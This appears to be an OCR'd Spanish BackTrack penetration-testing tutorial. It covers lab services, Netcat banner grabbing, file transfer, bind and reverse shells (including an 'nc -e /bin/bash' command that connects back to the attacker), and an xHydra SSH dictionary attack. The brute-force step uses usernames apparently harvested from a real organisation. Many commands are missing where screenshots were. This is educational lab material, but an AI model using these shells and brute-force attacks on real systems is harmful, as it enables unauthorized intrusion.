
Verificamos la dirección ip de la maquina backtrack




Verificamos la ip de la maquina Ubuntu



Verificamos si tenemos conectividad



Finalmente, hemos probado a conectarnos al servidor desde una terminal real:




Como vemos, funciona correctamente. Es una forma sencilla de poder conectarnos a Backtrack cuando queramos trabajar desde él, a través de una shell de la máquina local.

El siguiente servicio a probar, será un servidor Web, uno de los servicios desde los cuales las empresas se comunican con el exterior:

Servidor Web

Uno de los servidores webs más utilizados a lo largo de la red, es el Apache. Es bien conocido, ya que es libre, y suele ser bastante robusto. Por lo tanto, será un buen ejemplo para aprender a ponerlo en marcha, y poder practicar, y un buen ejemplo de servicio básico de Bactrack.

Para ponerlo en marcha, ejecutamos:



Aquí, vemos como hemos ejecutado el apache y la respuesta que obtenemos. Parece que nos devuelve un error, pero es normal obtenerlo. Como no tenemos configurado un dominio para el Apache, éste no es capaz de encontrarlo, y dice que estará en 127.0.0.1 (la loop ip).


Para comprobar que el servicio está en marcha, entramos en nuestro navegador web favorito, introducimos la ip de la máquina virtual de la Backtrack, y comprobamos que el servidor web está corriendo

Ahora para ver si corre en nuestra red hacemos lo mismo desde la maquina Ubuntu

Tenemos ante nosotros, una página web que ofrece Apache por defecto, para que podamos ver que efectivamente el servicio está en marcha, y funcionando correctamente tanto en nuestro localhost BackTrack o nuestra maquina externa Ubuntu introduciendo la ip del servidor web.

Servidor atftpd

El siguiente servicio a probar, es el atftpd, que es el servidor que incluye backtrack para TFTP (Trivial File Transfer Protocol). Vamos a ejecutar el daemon, y dejarlo escuchando en el puerto 69:



Para comprobar que funciona, en la máquina de Bactrack, ponemos un archivo, por ejemplo hola.txt


Y ahora, desde nuestra máquina local, instalamos el tftp (el cliente) si no lo tenemos. En nuestro caso, hemos ejecutado:

Podremos comprobar entonces, que el archivo lo tenemos en el directorio actual donde hemos ejecutado el cliente tftp.

Servidor VNC

El último servicio básico que vamos a probar, es el vncserver. VNC (virtual network computing) es un sistema de escritorio remoto, el cual puede ser muy útil en caso de querer realizar tests de penetración. Ejecutaremos el vncserver en la backtrack:

Ahora trataremos de acceder al escritorio remoto. Primero, vamos a comprobar que el servicio está corriendo, y de paso, averiguamos el puerto concreto (puede variar de una versión a otra).



Bien, ahora sabemos, que el puerto 5902 está escuchando el servidor vnc. Para comprobarlo, vamos a usar el navegador web (en mi caso Firefox), y comprobar que funciona. Se cargará el siguiente applet Introducimos ahí la contraseña que hemos puesto al arrancar el vncserver, y nos encontramos con el escritorio de nuestra backtrack.

El servicio no funciona demasiado bien a través del cliente web, pero es una forma muy cómoda de poder ver lo que hay al otro lado de la conexión, y poder manejarlo a golpe de click.

Servicios similares se vienen utilizando desde hace mucho tiempo por hackers para poder divertirse con la víctima, ya que ofrece un control muy vistoso.


Una vez vistos todos los servicios básicos, es hora de avanzar hacia la siguiente sección, y estudiar la herramienta Netcat.

Backtrack Netcat


Netcat es una herramienta multiplataforma que lee y escribe datos a través de conexiones de red.

Era utilizado como una herramienta utilizada por administradores y programadores para depurar aplicaciones de red, con la curiosidad de que no se había descubierto todos los comandos que permitía. Por estos motivos, tuvo un gran auge entre la comunidad Hacker, y a menudo era referida como “la navaja multiusos del hacker”. Entre otras cosas (que veremos más adelante), permite comprobar disponibilidad de puertos, qué aplicaciones corren y escuchan este puerto, conectarnos a un servicio de red de forma manual (como haríamos con Telnet). Fue usado, sobre todo por su capacidad de abrir puertas traseras.

Una vez nos hemos documentado un poco sobre qué es, y un poco de su historia, nos sentamos delante de nuestra Backtrack (que trae Netcat por defecto). Lo que se ha hecho, ha sido abrir de nuevo el servidor ssh y el servidor Apache, para poder realizar las pruebas



desde la máquina local hacia la Backtrak, y aprender a conectarnos usando Netcat. Una vez nos hemos conectado a la Backtrack por ssh tecleamos:



Aquí vemos las distintas opciones que nos ofrece Netcat. Una opción interesante, es “-vv” para poder obtener la mayor información posible. Tecleamos para ver que aplicación hay escuchando en el puerto 22 en nuestra propia máquina:

Efectivamente, hay un servidor ssh escuchando ese puerto. Concretamente, OpenSSH 5.0.
Ya comprendemos el uso básico de Netcat, y ahora, sería conveniente aprender cómo utilizarlo para realizar tests de intrusión.

Identificando Banners de Servidores web

Una de las funcionalidades de Netcat, es la identificaciones de banners. Esto es, ver información que nos devuelve un servidor cuando nos conectamos desde un cliente (generalmente desde modo texto).
La identificación de Banners nos es útil, porque nos devuelve algo de información del sistema de forma no intrusiva, y por lo tanto, totalmente legal, y sin levantar sospechas.
En nuestro caso, vamos a hacerlo contra el servidor web de Backtrack.
Para ello, hay que teclear:

bt ~ # nc -vv 192.168.130.134 80

El prompt se queda esperando a que realicemos alguna petición. Aquí, tecleamos una petición http, y le damos a enter dos veces (importante, http espera 2 retornos de carro según el estándar), tras lo cual obtenemos lo siguiente:

```
bt ~ # nc -vv 192.168.130.134 80
HTTP/1.1 200 OK
Date: Fri, 4 Mar 2011 12:04:10 GMT
Server: Apache/2.2.8 (Unix) DAV/2
Last-Modified: Fri, 4 Mar 2011 12:04:10 GMT
ETag: "485a0-2c-3e9564c23b600"
Accept-Ranges: bytes
Content-Length: 44
Connection: close
Content-Type: text/html
```

De aquí, lo más importante que obtenemos, son los datos del server (Apache versión 2.2.8 UNIX), que nos servirá para en un futuro poder encontrar exploits o bugs conocidos para esa versión concreta del servidor. Telnet nos ofrece esta misma información, pero vemos que nc incluye una herramienta igual (o equivalente integrada), que nos proporciona la misma funcionalidad, por lo que nos puede ser una herramienta sustituta, y así poder aprender como hacerlo en sistemas donde falte una o la otra. También es bueno aprenderlo desde Netcat porque ya que es una herramienta que va a integrar más funcionalidades, podemos trabajar de forma rápida con ella, al no tener que ir cambiando de programa.

Modo Listen de Netcat

La siguiente funcionalidad que vamos a ver de netcat, es el modo listen de netcat. Es una tarea que ha sido muy utilizada con Netcat, para depurar clientes/aplicaciones de red, por ejemplo.


En nuestro caso, vamos a montar dos netcats en dos máquinas distintas, para comunicarnos como si fuera un chat. Vamos a usar nuestra Backtrack y nuestra máquina

local (netcat viene instalado también por defecto en Ubuntu 10.04, que es la que estamos utilizando).

Primero, desde la backtrack, vamos a iniciar el netcat en modo escucha:

Acabamos de dejar escuchando en el puerto 12345 el netcat. Ahora, nos conectamos desde Ubuntu.

Abrimos una terminal y tecleamos:




Ya tenemos las dos máquinas conectadas en un chat.

La utilidad de esto en un principio podría parecer nula (mas allá de sus aplicaciones de ocio), pero como veremos más adelante, el mundo de posibilidades que nos ofrece, es inmenso, sobre todo desde el punto de vista de tests de intrusión. Una de nuestras metas a la hora de tratar de penetrar en un sistema, será el poder colocar un Netcat en modo listen (o similar)en la máquina objetivo. Es por ello, vital, aprender a realizar esto.

Envío de archivos

Lo siguiente que vamos a probar, es a enviar archivos mediante Netcat. La utilidad práctica de esto, es que una vez tengamos acceso al sistema, podamos intercambiar ficheros con él, y poder continuar con la auditoría. Un usuario malintencionado podría subir virus, troyanos etc.., y de igual forma, nosotros podríamos subir software similar para poder continuar con la escalada de privilegios, o continuar con el test de penetración en cuestión. Para ello, vamos a dejar netcat a la escucha en Backtrack, y redirigiremos la salida a un archivo de texto:

Y desde Ubuntu, creamos el archivo de texto a enviar, y nos conectamos como hemos hecho antes, enviando el contenido del archivo:



Finalmente, vemos el contenido del archivo salida.txt que habrá quedado en Backtrack:

Hemos de resaltar, que esto se podría hacer con cualquier tipo de archivo, ya que se transmite bit a bit, por lo que podríamos transferir no sólo texto, sino cualquier tipo de archivo.

Ahora que ya conocemos como comunicarnos con la máquina víctima, es un paso lógico el aprender como controlarla con una shell.

Administración remota

Vamos a ejecutar desde Ubuntu el Netcat para que abra una shell en la máquina remota, y poder ejecutar comandos. Esta es una de las metas de cualquier hacker, para tener control sobre la máquina/as objetivo. El asaltarla, y el poder procurarse de una interfaz para poder interactuar con la máquina, y dejarse una puerta trasera para poder acceder posteriormente de una forma más fácil y rápida. Netcat ofrece una forma de hacerlo, ya que permite el que se ejecute un programa en cuanto algo se conecte a él. Lo primero que podemos pensar, es en una shell: bash. Dicho esto, vamos a proceder a obtener control desde Ubuntu sobre Backtrack:

Desde backtrack dejaremos netcat a la escucha del puerto 12345, tal y como hemos hecho antes.

Ahora usaremos un nuevo parámetro: -e seguido del ejecutable que queremos que se ejecute al conectarse a él un cliente. Hay que añadir, que no ejecutará el programa si no ponemos la ruta completa o la relativa. Como queremos obtener una shell, ponemos la shell de linux que está en /bin/bash. En nuestro caso nos hemos movido a ese directorio y ejecutado la orden desde allí. En caso de querer obtener una shell en windows, lo que haríamos sería poner cmd.exe, que es la "shell" que ofrece esta gama de sistemas operativos. A continuación la orden en backtrack:

Hemos puesto Netcat a la escucha, y decidimos que queremos que ejecute bash.

Ahora nos conectamos desde la shell de Ubuntu, tal y como venimos haciendo hasta ahora. Esto hará que se ejecute el bash en la máquina cliente, y podremos empezar a trabajar como si fuera una shell local (aunque algunas cosas cambiarán, por ejemplo, no se mantienen los alias):

Aquí (aunque no aparezca el promt), podemos ejecutar órdenes igual que si fuera nuestra propia shell: hemos conseguido entrar en el sistema (con los permisos que tenga el usuario que haya ejecutado el Netcat en la máquina víctima).

Shell inversa

Muchas veces, sucede que no tenemos control sobre el cómo acceder a la máquina víctima. Ya sea porque la máquina víctima tiene una IP dinámica, no es visible desde otras redes porque está tras un router con NAT. También puede ser porque el firewall filtre las conexiones entrantes etc... Una buena idea para solventar esto, es usar Netcat para crear una shell inversa.

Una shell remota normal, abre un puerto y espera recibir conexiones entrantes desde un cliente (el modo de proceder está descrito en el paso anterior). Esto no se podría hacer en alguno de los casos descritos en el párrafo anterior.

Una shell inversa, se suele utilizar cuando se da un caso de los mencionados arriba. Es el cliente el que se conecta a un puerto abierto de la máquina atacante. De esta forma, el atacante puede controlar que no se den las condiciones mencionadas en su propia red/máquina.

Vista la importancia de esta opción en netcat, pasamos a probarlo en nuestras terminales:

Para este ejemplo, vamos a usar la máquina local (Ubuntu) como atacante, y la Backtrack como víctima.

Desde Ubuntu, dejamos netcat a la escucha, de la misma forma que venimos haciendo hasta ahora:

alberaan@Smaug:~$ nc -lvp 12345

Y desde Backtrack, le decimos a que IP conectarnos, y que ejecute /bin/bash en cuanto se realice la conexión:

bt ~ # nc -v 192.168.197.1 12345 -e /bin/bash

Ahora, desde nuestra máquina ubuntu, podemos ejecutar un ls, para comprobar que efectivamente tenemos una shell abierta en Backtrack. Como nota adicional, podemos ver, que el atacante se conecta como si fuera el usuario que ejecuta el netcat en la máquina víctima. Desde ubuntu ejecutamos el comando whoami (para saber que usuario somos), y obtenemos como respuesta:

whoami
root

Con esto, finalizamos la primera parte del trabajo. Ya conocemos algunas herramientas y servicios básicos que tenemos a nuestra disposición y pasamos a la segunda parte.

Ataques de diccionario

Para comprender un ataque de diccionario, primero deberíamos entender que es un ataque de fuerza bruta. Un ataque de este tipo, es ir probando combinaciones de letras de tal forma, que acertemos con el login y password de un usuario y podamos acceder al sistema. Éste método, no es muy rápido, por lo que deberíamos de refinarlo. Aquí es donde entra en juego el ataque de diccionario.

Reduciremos los intentos de contraseña mediante el uso de palabras conocidas como passwords comunes, nombres de actores, nombres bíblicos etc. de tal forma que eliminemos palabras absurdas.
Para realizar un ataque de diccionario, necesitaremos 2 elementos: logins y passwords. Pasemos primero, a ver cómo conseguir los nombres de usuario.

Nombres de usuario

Vemos los distintos mails, que suelen coincidir con los nombres de usuario (o al menos, tenemos los nombres de los componentes de la empresa, para empezar a indagar como será su nombre de usuario). Además, nos fijamos en la lista de usuarios que extrajo foca y verificamos los que posiblemente sean cuentas administrativas para ver si tienen privilegios y acceso mediante ssh.

Por lo tanto, tenemos:

Admin
Vicerrectorado
cplanific
administrador
Fade
mvelastegui
usuario
Diego
tecnico
desitel
Director
desarrollo

Entre otros pero para empezar estos son suficientes.

En el caso que no tengamos nombres ya especificados podemos crear un diccionario de nombres de usuario, donde aparezcan distintas combinaciones con los nombres para generar los nombres de usuario (además de los emails que ya tenemos). Así,
podemos por ejemplo hacer:
adamsa
adamadam
aadam
adams
banterb
bbanter
bobb
robertb
rbanter
bob
robert
coffeec
chadcoffee
ccoffee


Cuantos más se nos ocurran, más probabilidades tendremos de encontrar el nombre de usuario correcto. Por ahora, probaremos con estos. Lo guardamos en un fichero de texto, por ejemplo usuarios.txt

Diccionarios

Lo siguiente, es buscar un diccionario de passwords típicos. Buscando por la web, se pueden encontrar miles, de todos los tamaños, e incluso organizados por categorías. Desde los passwords más utilizados, nombres de actores, nombres bíblicos. Pueden ser de cualquier tipo, desde palabras reconocibles, a caracteres generados por fuerza bruta. Con mayúsculas, palabras escritas al derechas o al revés. Para este ejemplo, se ha cogido uno con los passwords más comunes, y lo guardamos como passwords.txt.

xHydra

A continuación, vamos a presentar una herramienta gráfica, que se utiliza para el ataque online por diccionarios: xHydra. Este programa, viene por defecto en backtrack, y para iniciarlo, le damos al botón de kde y seguimos el siguiente dibujo:



Las herramientas que Backtrack ofrece para seguridad, están organizadas siguiendo una jerarquía. Nosotros buscamos un programa que nos ofrezca escalada de privilegios (pretendemos obtener los privilegios de algún administrador de la empresa), que sea de ataque de diccionario (para eso hemos creado el diccionario de usuarios y contraseñas), y por último, es online: vamos a trabajar intentando conectarnos al servidor SSH. El Hydra podemos ejecutarlo en modo gráfico y en modo consola. Nosotros, vamos a ejecutarlo en modo gráfico.

Una vez ejecutado el xHydra, seleccionamos las siguientes opciones:

En la pestaña target

Elegimos single target, con la dirección ip de la máquina víctima, y elegimos el protocolo ssh2.

En la pestaña password:


Aquí elegimos en username list el diccionario de usuarios que hemos creado. En password list, elegimos el diccionario de passwords comunes que hemos sacado de internet. Por último, vamos a marcar las casillas “Try login as passwords” para que de el mismo nombre que contraseña, y “Try empty password” por si no tuviera password.

En la pestaña tunig:

Aquí, el number of tasks, será el número de procesos en paralelo que intentarán hacer logins a la vez. Dado que nuestro diccionario es bastante grande, deberíamos mantener pequeño este número (se han encontrado muchos problemas en este paso, por lo que finalmente se ha reducido a 2). El timeout es el tiempo que pasará entre intento e intento. Seleccionaremos “Exit after first found pair” para que en cuanto encuentre algún password, termine. Ya podemos iniciar el ataque. Tras un rato de espera, obtenemos:

Aquí hemos obtenido un login y password: bbanter, bbanter. Debemos recordar que hemos obtenido esto gracias a haber seleccionado el “try login as password”. Para ejecutar el comando desde consola, aparece en la parte inferior de la ventana. Ya tenemos un punto de entrada al sistema.

Vamos a comprobar que efectivamente podemos entrar:

